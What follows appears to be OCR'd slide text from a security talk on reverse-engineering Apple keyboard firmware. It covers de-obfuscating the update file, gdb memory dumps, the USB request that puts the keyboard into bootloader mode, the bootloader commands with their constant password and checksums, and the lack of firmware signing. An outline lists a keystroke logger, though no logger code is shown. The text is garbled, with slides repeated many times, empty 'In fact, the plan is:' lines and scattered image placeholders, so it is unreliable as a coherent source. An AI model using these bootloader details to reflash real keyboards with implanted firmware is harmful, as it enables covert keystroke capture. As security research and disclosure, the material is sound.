


Fortunately, we can use `HIDFirmwareUpdaterTool` to de-obfuscate it for us.


In fact, the plan is:




In fact, the plan is:




In fact, the plan is:



In fact, the plan is:



In fact, the plan is:



First, let's examine Apple's obfuscation of the firmware.

Let $A = A_0 A_1 \cdots A_{82}$ denote

```
31 1c ef 62 df a7 43 23 78 92 22 6a 38 12 14 a4
65 02 2b 00 9c 00 57 5e 10 85 50 73 d0 b1 17 2b
49 ac 49 c4 33 21 b4 48 23 8c 27 98 12 34 80 00
48 ff b4 8f 04 2e 24 2d 92 c7 82 e2 a6 a5 20 20
98 11 84 26 b7 cc 28 f3 e6 98 38 23 dc ba 28 44
42 39 44
```

and let $B = B_0 B_1 \cdots B_{52}$ denote

```
12 14 a4 65 02 2b 00 9c 00 57 5e 10 85 50 73 d0
b1 17 2b 49 ac 49 c4 33 21 b4 48 23 8c 27 98 12
34 80 00 48 ff b4 8f 04 2e 24 2d 92 c7 82 e2 a6
a5 20 20 98 11
```

De-obfuscation algorithm:

The de-obfuscation routine reads the firmware file in 83 byte chunks with the *i*th chunk XOR-ed with the 1's complement of A and then each byte XOR-ed with $B_{i+16 \bmod 53}$ to produce the "plaintext."

There is further de-obfuscation, but we didn't bother with it.

Apple didn't get the memo about "security through obscurity."

Movie: Office Space (1999)

We can dump the unobfuscated firmware out of memory easily.

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) b *0x4abc
Breakpoint 1 at 0x4abc
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x00004abc in ?? ()
(gdb) dump binary memory dump.bin 0x61ec 0x89ec
```

We can dump the unobfuscated firmware out of memory easily.

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) b *0x4abc
Breakpoint 1 at 0x4abc
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x00004abc in ?? ()
(gdb) dump binary memory dump.bin 0x61ec 0x89ec

$ hexdump -n 73 dump.bin
0000000 00 02 00 30 30 30 30 7d 03 d0 7e 7e 30 30 30 7e
0000010 30 30 30 7d 03 dc 7e 7d 03 e0 7e 7d 03 d4 7e 7d
0000020 1a 40 7e 00 02 01 7d 17 66 7e 7d 17 71 7e 7d 17
0000030 7c 7e 7d 17 89 7e 7e 30 30 30 7d 06 96 7e 7e 30
0000040 30 30 7e 30 30 30 00 03 00
0000049
```

We can dump the unobfuscated firmware out of memory easily.

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) b *0x4abc
Breakpoint 1 at 0x4abc
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x00004abc in ?? ()
(gdb) dump binary memory dump.bin 0x61ec 0x89ec

$ hexdump -n 73 dump.bin
0000000 00 02 00 30 30 30 30 7d 03 d0 7e 7e 30 30 30 7e
0000010 30 30 30 7d 03 dc 7e 7d 03 e0 7e 7d 03 d4 7e 7d
0000020 1a 40 7e 00 02 01 7d 17 66 7e 7d 17 71 7e 7d 17
0000030 7c 7e 7d 17 89 7e 7e 30 30 30 7d 06 96 7e 7e 30
0000040 30 30 7e 30 30 30 00 03 00
0000049
```

To enter bootloader mode:

- keyboard doesn't have an interrupt OUT endpoint
- so it has to use the control endpoint
- function 0x000020c3 in HIDFirmwareUpdaterTool does this
- calls IOUSBDeviceClass::deviceDeviceRequest(void *self, IOUSBDevRequest *reqIn)

Set a breakpoint right before the call to IOUSBDeviceClass::deviceDeviceRequest(void *self, IOUSBDevRequest *reqIn)

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x2129
Breakpoint 1 at 0x2129
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
(gdb) x $esp+4
0xbffff584: 0xbffff590
(gdb) x/16b 0xbffff590
0xbffff590: 0x21 0x09 0x0a 0x03 0x00 0x00 0x01 0x00
0xbffff598: 0x5c 0xf6 0xff 0xbf 0x00 0x00 0x00 0x00
```

http://www.opensource.apple.com/source/IOUSBFamily/IOUSBFamily-343.4.3/IOUSBFamily/Headers/USB.h

```
typedef struct {
UInt8       bmRequestType;
UInt8       bRequest;
UInt16      wValue;
UInt16      wIndex;
UInt16      wLength;
void *      pData;
UInt32      wLenDone;
} IOUSBDevRequest;
```

21	09	0a	03	00	00	01	00
5c	f6	ff	bf	00	00	00	00

http://www.opensource.apple.com/source/IOUSBFamily/IOUSBFamily-343.4.3/IOUSBFamily/Headers/USB.h

```
typedef struct {
UInt8       bmRequestType;
UInt8       bRequest;
UInt16      wValue;
UInt16      wIndex;
UInt16      wLength;
void *      pData;
UInt32      wLenDone;
} IOUSBDevRequest;
```

```
21  09  0a  03  00  00  01  00
5c  f6  ff  bf  00  00  00  00
```

According to the USB standard, this is the HID-specific Set_Report request.

"The Set_Report request allows the host to send a report to the device, possibly setting the state of input, output or feature controls."

http://www.usb.org/developers/devclass_docs/HID1_11.pdf

http://www.opensource.apple.com/source/IOUSBFamily/IOUSBFamily-343.4.3/IOUSBFamily/Headers/USB.h

```
typedef struct {
UInt8       bmRequestType;
UInt8       bRequest;
UInt16      wValue;
UInt16      wIndex;
UInt16      wLength;
void *      pData;
UInt32      wLenDone;
} IOUSBDevRequest;
```

```
21  09  0a  03  00  00  01  00
5c  f6  ff  bf  00  00  00  00
```

High byte is the report type. (0x03 = Feature, 0x02 = Output). Low byte contains the report ID.

http://www.opensource.apple.com/source/IOUSBFamily/IOUSBFamily-343.4.3/IOUSBFamily/Headers/USB.h

```
typedef struct {
UInt8       bmRequestType;
UInt8       bRequest;
UInt16      wValue;
UInt16      wIndex;
UInt16      wLength;
void *      pData;
UInt32      wLenDone;
} IOUSBDevRequest;
```

```
21  09  0a  03  00  00  01  00
5c  f6  ff  bf  00  00  00  00
```

The number of the interface the request is directed to.

http://www.opensource.apple.com/source/IOUSBFamily/IOUSBFamily-343.4.3/IOUSBFamily/Headers/USB.h

```
typedef struct {
UInt8       bmRequestType;
UInt8       bRequest;
UInt16      wValue;
UInt16      wIndex;
UInt16      wLength;
void *      pData;
UInt32      wLenDone;
} IOUSBDevRequest;
```

```
21  09  0a  03  00  00  01  00
5c  f6  ff  bf  00  00  00  00
```

The length of the report.

http://www.opensource.apple.com/source/IOUSBFamily/IOUSBFamily-343.4.3/IOUSBFamily/Headers/USB.h

```
typedef struct {
UInt8       bmRequestType;
UInt8       bRequest;
UInt16      wValue;
UInt16      wIndex;
UInt16      wLength;
void *      pData;
UInt32      wLenDone;
} IOUSBDevRequest;
```


21	09	0a	03	00	00	01	00
5c	f6	ff	bf	00	00	00	00

The data is simply just

```
(gdb) x/1b 0xbffff65c
0xbffff65c: 0x0a
```

Summary: to put the keyboard into bootloader mode, send a feature Set_Report to the keyboard using:

- bRequest = 0x09
- wLength = 0x0001
- wValue = 0x030a
- wIndex = 0x0000
- data = 0x0a


IOUSB
Search
IOUSB:/Keyboard Hub@fd100000/Kbd Bootloader@fd120000
Kbd Bootloader@fd120000
Class Inheritance: IOUSBDevice : IOUSBNub : IOService : IORegistryEntry : OSObject
Bundle Identifier: com.apple.iokit.IOUSBFamily
Registered
Matched
Active
Retain Count: 5
Busy Count: 0
Root
EHCI Root Hub Simulation@1A,7
EHCI Root Hub Simulation@1D,7
Built-in iSight@fd400000
Keyboard Hub@fd100000
~~Apple Keyboard@fd120000~~
Kbd Bootloader@fd120000
UHCI Root Hub Simulation@1A
BCM2045B2@1a100000
Bluetooth USB Host Controller@1a110000
UHCI Root Hub Simulation@1A,1
UHCI Root Hub Simulation@1D
UHCI Root Hub Simulation@1D,1
UHCI Root Hub Simulation@1D,2
Apple Internal Keyboard / Trackpad@5d200000
IR Receiver@5d100000
Property | Type | Value
bcdDevice | Number | 0x67
bDeviceClass | Number | 0xff
bDeviceProtocol | Number | 0x0
bDeviceSubClass | Number | 0x0
bMaxPacketSize0 | Number | 0x8
bNumConfigurations | Number | 0x1
Bus Power Available | Number | 0x32
Device Speed | Number | 0x0
idProduct | Number | 0x228
idVendor | Number | 0x5ac
iManufacturer | Number | 0x2
IOCFPlugInTypes | Dictionary | 1 value
IOUserClientClass | String | IOUSBDeviceUserClientV2
iProduct | Number | 0x1
iSerialNumber | Number | 0x3
locationID | Number | 0xfd120000
non-removable | String | yes
PortNum | Number | 0x2
PortUsingExtraPowerForWake | Number | 0x0
sessionID | Number | 0xc46ef145bf1
USB Address | Number | 0x4
USB Product Name | String | Kbd Bootloader
USB Serial Number | String | Ver 3.4
USB Vendor Name | String | Apple, Inc

```
▼Low Speed device @ 3 (0xFA220000): ...............................Vendor-specific device: "Kbd Bootloader"
 ▼Device Descriptor
   Descriptor Version Number:                                      0x0200
   Device Class:                                                   255   (Vendor-specific)
   Device Subclass:                                                0   (Vendor-specific)
   Device Protocol:                                                0
   Device MaxPacketSize:                                           8
   Device VendorID/ProductID:                                      0x05AC/0x0228   (Apple Inc.)
   Device Version Number:                                          0x0067
   Number of Configurations:                                       1
   Manufacturer String:                                            2 "Apple, Inc"
   Product String:                                                 1 "Kbd Bootloader"
   Serial Number String:                                           3 "Ver 3.4"
 ▼Configuration Descriptor: ....................................  "Kbd Bootloader"
   ▶Length (and contents):                                         32
   Number of Interfaces:                                           1
   Configuration Value:                                            1
   Attributes:                                                     0x80 (bus-powered)
   MaxPower:                                                       100 ma
   ▼Interface #0 - Unknown
     Alternate Setting                                             0
     Number of Endpoints                                           2
     Interface Class:                                              0   (Unknown)
     Interface Subclass;                                           0
     Interface Protocol:                                           0
     ▼Endpoint 0x81 - Interrupt Input
       Address:                                                    0x81  (IN)
       Attributes:                                                 0x03  (Interrupt no synchronization data endpoint)
       Max Packet Size:                                            8
       Polling Interval:                                           10 ms
     ▼Endpoint 0x02 - Interrupt Output
       Address:                                                    0x02  (OUT)
       Attributes:                                                 0x03  (Interrupt no synchronization data endpoint)
       Max Packet Size:                                            8
       Polling Interval:                                           10 ms
```

The first 64 byte packet sent to the keyboard is

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) b *0x2e0a
Breakpoint 1 at 0x2e0a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x00002e0a in ?? ()
(gdb) x/64b 0xa7c0
0xa7c0:  0xff  0x38  0x00  0x01  0x02  0x03  0x04  0x05
0xa7c8:  0x06  0x07  0x00  0x00  0x00  0x00  0x00  0x00
0xa7d0:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa7d8:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa7e0:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa7e8:  0x00  0x00  0x00  0x00  0x00  0x53  0x00  0x00
0xa7f0:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa7f8:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
```

It was not difficult to determine:

- commands to the bootloader
- the bootloader password
- data format
- checksum calculation
- return codes

Structure of the packets:

```
ff 38 00 01 02 03 04 05 06 07 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 53 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00
```

Bootloader commands:

- ff 38: enter bootload mode
- ff 39: write to flash memory
- ff 3a: verify flash memory
- ff 3b: exit bootloader

Structure of the packets:

ff	38	00	01	02	03	04	05	06	07	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	53	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00								

Bootloader password:

- constant password

Structure of the packets:

```
ff 38 00 01 02 03 04 05 06 07 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 53 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00
```

Block number:

- each block is 64 bytes
- sent over 32 bytes at a time

Structure of the packets:

```
ff 38 00 01 02 03 04 05 06 07 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 53 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00
```

Indicates which half of the block:

- either 00 or 01

Structure of the packets:

ff	38	00	01	02	03	04	05	06	07	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	53	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00								

Data:

- 32 bytes in length

Structure of the packets:

ff	38	00	01	02	03	04	05	06	07	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	53	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00								

Checksum:

- $53 = ff + 38 + 01 + 02 + \cdots + 07 \pmod{0x100}$

The first 64 byte packet received back is

```
(gdb) x/64b 0xa760
0xa760:  0x20  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa768:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa770:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa778:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa780:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa788:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa790:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa798:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
```

The first 64 byte packet received back is

```
(gdb) x/64b 0xa760
0xa760:  0x20  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa768:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa770:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa778:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa780:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa788:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa790:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xa798:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
```

The first byte is the return value.

Return value	Reason for error
`0x00`	Device did not respond error
`0x08`	Flash protection error
`0x10`	Communication checksum error
`0x20`	No error
`0x80`	Invalid command error

There is a final checksum at the very end.

```
00 02 00: 30 30 30 30 7d 03 d0 7e
          7e 30 30 30 7e 30 30 30
          7d 03 dc 7e 7d 03 e0 7e
          7d 03 d4 7e 7d 1a 40 7e    sum = 0xb89
```

There is a final checksum at the very end.

```
00 02 00: 30 30 30 30 7d 03 d0 7e
          7e 30 30 30 7e 30 30 30
          7d 03 dc 7e 7d 03 e0 7e
          7d 03 d4 7e 7d 1a 40 7e    sum = 0xb89
00 02 01: 7d 17 66 7e 7d 17 71 7e
          7d 17 7c 7e 7d 17 89 7e
          7e 30 30 30 7d 06 96 7e
          7e 30 30 30 7e 30 30 30    sum = 0x166e
```

There is a final checksum at the very end.


```
00 02 00: 30 30 30 30 7d 03 d0 7e
          7e 30 30 30 7e 30 30 30
          7d 03 dc 7e 7d 03 e0 7e
          7d 03 d4 7e 7d 1a 40 7e    sum = 0xb89
00 02 01: 7d 17 66 7e 7d 17 71 7e
          7d 17 7c 7e 7d 17 89 7e
          7e 30 30 30 7d 06 96 7e
          7e 30 30 30 7e 30 30 30    sum = 0x166e

00 4b 01: 30 30 30 30 30 30 30 30
          30 30 30 30 30 30 30 30
          30 30 30 30 30 30 30 30
          30 30 30 30 30 30 30 30    sum = 0x4e41b
```

Structure of the last write packet:


ff	39	00	01	02	03	04	05	06	07	00	7f
01	30	30	30	30	30	30	30	30	30	30	30
30	30	30	30	30	30	30	30	30	30	30	30
30	30	30	30	30	30	30	e4	1b	73		

Final checksum:

- 0x4e41b = 0xe41b (mod 0x10000)
- stored in big endian format




http://cache0.techcrunch.com/wp-content/uploads/2009/02/picardshot.png




http://cache0.techcrunch.com/wp-content/uploads/2009/02/picardshot.png

- No cryptographic signature of the firmware

In order to be able to modify the firmware for our own purposes, we need to look at the hardware.



http://benfrantzdale.livejournal.com/238768.html



http://benfrantzdale.livejournal.com/238768.html

- Cypress CY7C63923 low-speed USB controller
- 8-bit microcontroller, Harvard architecture
- 256 bytes of RAM, 8 Kbytes of flash
- chip doesn’t seem available for purchase or sampling
- datasheet no longer available on Cypress’ website

http://datasheet.digchip.com/115/115-15312-CY7C63310.pdf

Program Counter

- 16 bits
- program memory is 8K

Accumulator (A)

- 8 bits
- general purpose register

Stack Pointer (SP)

- 8 bits
- grows upwards

Index (X)

- 8 bits
- holds offset values used in indexed addressing modes

Flags (F)

- 8 bits
- Global interrupt enabled bit
- Zero flag bit
- Carry flag bit
- Supervisory State Bit
- readable only with register address 0xF7
- set and clear bits using special OR/AND instructions

IVT:

Address	
0x0000	Program execution begins here after a reset
0x0004	POR/LVD
0x0008	INT0
0x000C	SPI Transmitter Empty
0x0010	SPI Receiver Full
0x0014	GPIO Port 0
0x0018	GPIO Port 1
0x001C	INT1
0x0020	EP0
0x0024	EP1
0x0028	EP2
0x002C	USB reset
0x0030	USB Active
0x0034	1 ms Interval timer
0x0038	Programmable Interval Timer
0x003C	Timer Capture 0
0x0040	Timer Capture 1
0x0044	16 Bit Free Running Timer Wrap
0x0048	INT2
0x004C	PS2 Data Low
0x0050	GPIO Port 2
0x0054	GPIO Port 3
0x0058	GPIO Port 4
0x005C	Reserved
0x0060	Reserved
0x0064	Sleep Timer

Microcontroller's SSC (Supervisory System Call) can do:

Table 9-1. SROM Function Codes

Function Code	Function Name	Stack Space
00h	SWBootReset	0
01h	ReadBlock	7
02h	WriteBlock	10
03h	EraseBlock	9
05h	EraseAll	11
06h	TableRead	3
07h	CheckSum	3

We are particularly interested in:

Table 9-5. WriteBlock Parameters

Name	Address	Description
KEY1	0,F8h	3Ah
KEY2	0,F9h	Stack Pointer value, when SSC is executed.
BLOCKID	0,FAh	Flash block number (00h—FFh) Flash block number (00h—3Fh)
POINTER	0,FBh	First of 64 addresses in SRAM, where the data to be stored in Flash is located prior to calling WriteBlock.
CLOCK	0,FCh	Clock divider used to set the write pulse width.
DELAY	0,FEh	For a CPU speed of 12 MHz set to 56h

USB Serial Interface Engine takes care of:


- translating/formatting data to/from USB bus
- CRC
- device address checking
- sending ACK/NAK/STALL handshakes
- identifying SETUP, IN, OUT tokens
- putting received data into endpoint buffers
- sending and updating data toggle bit
- bit stuffing/unstuffing

Firmware has to take care of:

- Enumeration
- Filling and emptying FIFOs
- Coordinating suspend/resume
- Verify/selecting data toggle values

- Microchip 25LC040A
- 4-kilobit EEPROM with SPI interface


http://ww1.microchip.com/downloads/en/DeviceDoc/21827E.pdf




- Cypress CY7C65630 USB 2.0 hub controller
- supports up to 4 ports, but Apple uses only 3
- configured using the EEPROM

http://download.cypress.com/design_resources/datasheets/contents/cy7c65630_8.pdf


A rough schematic:



We applied a coin-cell battery to the terminals of the ribbon cable to find the pins of the LED under the Caps Lock key.



Tracing paths on the board, we observed that the LED is active-low on pin P2.7 of the microcontroller.



1. Introduction
2. Firmware Update
3. Analysis
4. Exploitation
   - Some simple exploits
   - Hooking endpoint buffer
   - Keystroke logger
   - Loose ends

14.1.3 P2 Data

Table 14-3. P2 Data Register (P2DATA) [0x02] [R/W]

Bit #	7	6	5	4	3	2	1	0
Field	P2.7 – P2.2						P2.1 – P2.0	
Read/Write	R/W	R/W	R/W	R/W	R/W	R/W	R/W	R/W
Default	0	0	0	0	0	0	0	0

This register contains the data for Port 2. Writing to this register sets the bit values to be output on output enabled pins. Reading from this register returns the current state of the Port 2 pins
Bit [7:2]: P2 Data [7:2]
P2.7 – P2.2 only exist in the CY7C639xx. Note that the CY7C63903-PVXC (28 pin SSOP package) only has P2.7 - P2.4
Bit [1:0]: P2 Data [1:0]
P2.1 – P2.0 only exist in the CY7C63823 and CY7C639xx (except the CY7C63903-PVXC 28 pin SSOP package)

Aside: See also P2CR [0x15], the P2 configuration register.

http://datasheet.digchip.com/115/115-15312-CY7C63310.pdf

Opcode Hex	Cycles	Bytes	Instruction Format	Flags
5A	5	2	MOV [expr], X	
5B	4	1	MOV A, X	Z
5C	4	1	MOV X, A	
5D	6	2	MOV A, reg[expr]	Z
5E	7	2	MOV A, reg[X+expr]	Z
5F	10	3	MOV [expr], [expr]	
60	5	2	MOV reg[expr], A	
61	6	2	MOV reg[X+expr], A	
62	8	3	MOV reg[expr], expr	
63	9	3	MOV reg[X+expr], expr	

We are interested in MOV reg[0x02], expr instructions.

i.e. 0x62 0x02 in the (unobfuscated) firmware image.

http://datasheet.digchip.com/115/115-15312-CY7C63310.pdf

The first unobfuscated block is:

```
0080: 30        HALT
0081: 30        HALT
0082: 30        HALT
0083: 30        HALT
0084: 7d 03 d0  LJMP 03 d0
0087: 7e        RETI
0088: 7e        RETI
0089: 30        HALT
008a: 30        HALT
008b: 30        HALT
008c: 7e        RETI
008d: 30        HALT
008e: 30        HALT
008f: 30        HALT
0090: 7d 03 dc  LJMP 03 dc
0093: 7e        RETI
```

The first unobfuscated block is a (relocated) IVT.

```
0080: 30         HALT              POR/LVD
0081: 30         HALT
0082: 30         HALT
0083: 30         HALT
0084: 7d 03 d0   LJMP 03 d0        INT0
0087: 7e         RETI
0088: 7e         RETI              SPI Transmitter Empty
0089: 30         HALT
008a: 30         HALT
008b: 30         HALT
008c: 7e         RETI              SPI Receiver Full
008d: 30         HALT
008e: 30         HALT
008f: 30         HALT
0090: 7d 03 dc   LJMP 03 dc        GPIO Port 0
0093: 7e         RETI
```

At the end of the (relocated) IVT:

```
00d4: 7e        RETI                GPIO Port 4
00d5: 30        HALT
00d6: 30        HALT
00d7: 30        HALT
00d8: 7e        RETI                Reserved
00d9: 30        HALT
00da: 30        HALT
00db: 30        HALT
00dc: 7e        RETI                Reserved
00dd: 30        HALT
00de: 30        HALT
00df: 30        HALT
00e0: 55 91 00  MOV [91], 00        Sleep Timer
00e3: 7e        RETI
00e4: 82 1b     JMP 1b --> 0300     Program Memory Begins Here
```

```
(gdb) x/38b 0x64a8
0x64a8:  0x00  0x0c  0x00  0x43  0x32  0x00  0x55  0xf8
0x64b0:  0x00  0x55  0xf9  0x00  0x50  0xa3  0x4e  0x62
0x64b8:  0x02  0x80  0x7c  0x03  0x9d  0x90  0x0b  0x62
0x64c0:  0xe2  0x00  0x41  0xff  0xef  0x7c  0x03  0xe3
0x64c8:  0x8f  0xff  0x50  0x00  0x0c  0x01
```

```
(gdb) x/38b 0x64a8
0x64a8:  0x00  0x0c  0x00  0x43  0x32  0x00  0x55  0xf8
0x64b0:  0x00  0x55  0xf9  0x00  0x50  0xa3  0x4e  0x62
0x64b8:  0x02  0x80  0x7c  0x03  0x9d  0x90  0x0b  0x62
0x64c0:  0xe2  0x00  0x41  0xff  0xef  0x7c  0x03  0xe3
